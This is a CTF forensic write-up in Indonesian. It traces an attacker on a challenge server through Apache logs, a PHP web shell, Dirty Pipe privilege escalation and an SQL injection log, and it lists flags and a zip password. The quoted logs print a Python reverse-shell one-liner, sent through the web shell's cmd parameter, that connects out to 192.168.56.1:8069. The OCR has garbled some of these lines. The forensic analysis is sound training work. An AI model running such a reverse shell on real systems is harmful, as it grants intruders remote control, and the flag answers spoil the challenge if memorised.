WRITE UP FOSTIFEST

SUKATURU

ptrStar

IKAN TONGKOL

Kris-Kun

Forensic

The Attacker

1. Summary

Server Fosti yang memiliki beberapa service yang berjalan di dalamnya telah dimasuki oleh hekerz pada sekitar tanggal 20-25 september, diduga kuat hekerz tersebut telah menanamkan banyak backdoor di dalam server. Tugas kalian adalah menyelidiki dan menginvestigasi pada server Fosti agar semua jejak hekerz tersebut terlacak

Pada challenge ini carilah IP dari si Attacker alias Hekerz
Format Flag: Fostifest{IP-Attacker}

2. Technical Report

jika dilihat dari log apache pada VM, terdapat IP yang mengakses query yang mencurigakan

```
1 192.168.56.1 - - [24/Sep/2022:11:49:30 -0400] "GET /storage/competition/asd-
  CTF-17092022040300.php?cmd=python3%20-
  c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SO
  0);%20os.dup2(s.fileno(),1);%20os.dup2(s.fileno(),2);p=subprocess.call([%22/-
  bin/sh%22,%22-i%22]);%27 HTTP/1.1" 404 6869 "-" "Mozilla/5.0 (Windows NT
  10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0"
```

jadi 192.168.56.1 adalah attackernya

FLAG : Fostifest{192.168.56.1}


Initial Access Backdoor

1. Summary

   Full path backdoor for initial access in system Flag: Fostifest{%s} Example: Fostifest{/path/path/path/file}

2. Technical Report

   Kita diharuskan mencari file backdoor yang ditanam, karna di log saya sempat mendapatkan query string “cmd” maka saya asumsikan itu adalah backdoornya.



   flag : Fostifest{/var/www/html/storage/app/public/competition/hacker-CTF-19092022095831.php}

Ineractive Shell

1. Summary

   IP and Port attacker to get interactive shell Format Flag: Fostifest{IP:Port}

   Example: Fostifest{x.x.x.x:xxxx}

2. Technical Report

   kita diharuskan untuk mencari attacker yang mengakses interactive shell, kita dapat lihat pada log berikut bahwa attacker mencoba melakukan rev shell dengan menggunakan python.

```
1 192.168.56.1 - - [24/Sep/2022:11:49:30 -0400] "GET /storage/competition/asd-
  CTF-17092022040300.php?cmd=python3%20-
  c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SO
  0);%20os.dup2(s.fileno(),1);%20os.dup2(s.fileno(),2);p=subprocess.call([%22/-
  bin/sh%22,%22-i%22]);%27 HTTP/1.1" 404 6869 "-" "Mozilla/5.0 (Windows NT
  10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0"
```

portnya terlihat pada bagian berikut

```
1 /storage/competition/asd-

  t(socket.AF_INET,socket.SOCK_STREAM);s.connect((%22192.168.56.1%22,8069));os.
  );p=subprocess.call([%22/-
  zilla/5.0 (Windows NT
  105.0"
```

FLAG : Fostifest{192.168.56.1:8069}

Privilege Escalation

1. Summary

   CVE and full path file that used by attackers to perform privilege escalation Format Flag: Fostifest{CVE-XXXX-XXXX:/path/path/path/file}

2. Technical Report

   kita harus mencari file yang digunakan attacker untuk melakukan Privilege Escalation, awalnya sempat tertipu dengan linpeas tapi ternyata bukan itu. file berada pad /var/www/.,/root/exp untuk mengetahui CVE nya, terdapat pada repo dari exploit tersebut. kita bisa melihat remote dari folder tersebut dengan perintah berikut

```
root@ubuntu:/var/www/.,/root# git remote -v
origin  https://github.com/Al1ex/CVE-2022-0847 (fetch)
origin  https://github.com/Al1ex/CVE-2022-0847 (push)
```

FLAG : Fostifest{CVE-2022-0847:/var/www/.,/root/exp}

Repo of PE File

1. Summary

   Original Repository of files used for privilege escalation Format Flag: Fostifest{url}

2. Technical Report

   karna sudah menjawab soal dari Privilege Escalation, maka sudah didapatkan juga url dari repo untuk exploitnya, didapatkan pada https://github.com/Al1ex/CVE-2022-0847

   FLAG : Fostifest{https://github.com/Al1ex/CVE-2022-0847}


The Lost Password

1. Summary

   It looks like the attacker has changed the password from the admin which is used to login to the admin dashboard on web port 80. Look for the password of the admin before changed

2. Technical Report

   Diberitahukan bahwa password admin telah diubah sebelumnya, namun sebelum mengubah attacker sempat melakukan leak password pada salah satu sistem. setelah dicek ternyata terdapat log untuk melakukan sql injection dengan mebruteforce karakter dari hasil yang dikeluarkan. jadi saya satu persatu meneliti dari log file bernama access-assets.log.1



didapatkan hasil berikut

adminadmin123!Admin,Flag:Fostifest{You_Can_Read_SQLi_Log_Well_:D}

FLAG : Fostifest{You_Can_Read_SQLi_Log_Well_:D}

Bonus

Sanity Check

1. Summary

   Flag: Fostifest{Anjazzz_Kelazzzzzzzz}

2. Technical Report

   tinggal submit ajah

   FLAG : Fostifest{Anjazzz_Kelazzzzzzzz}

Feedback

1. Summary

   Link: https://forms.gle/f7umuTZr4Ue1EnuDA

2. Technical Report

   isi form dapet flag

   FLAG : Fostifest{__anjazz_kelazzz__}

Fosti Server Password

1. Summary

   Gunakan password dibawah ini untuk membuka file Zip Fosti Server
   Password: fostifest_d52f925a44fe265dcf678e8da09aab79

   Flag chall ini: Fostifest{%s} %password

2. Technical Report

passnya di desc

Flag:

Fostifest{fostifest_d52f925a44fe265dcf678e8da09aab79}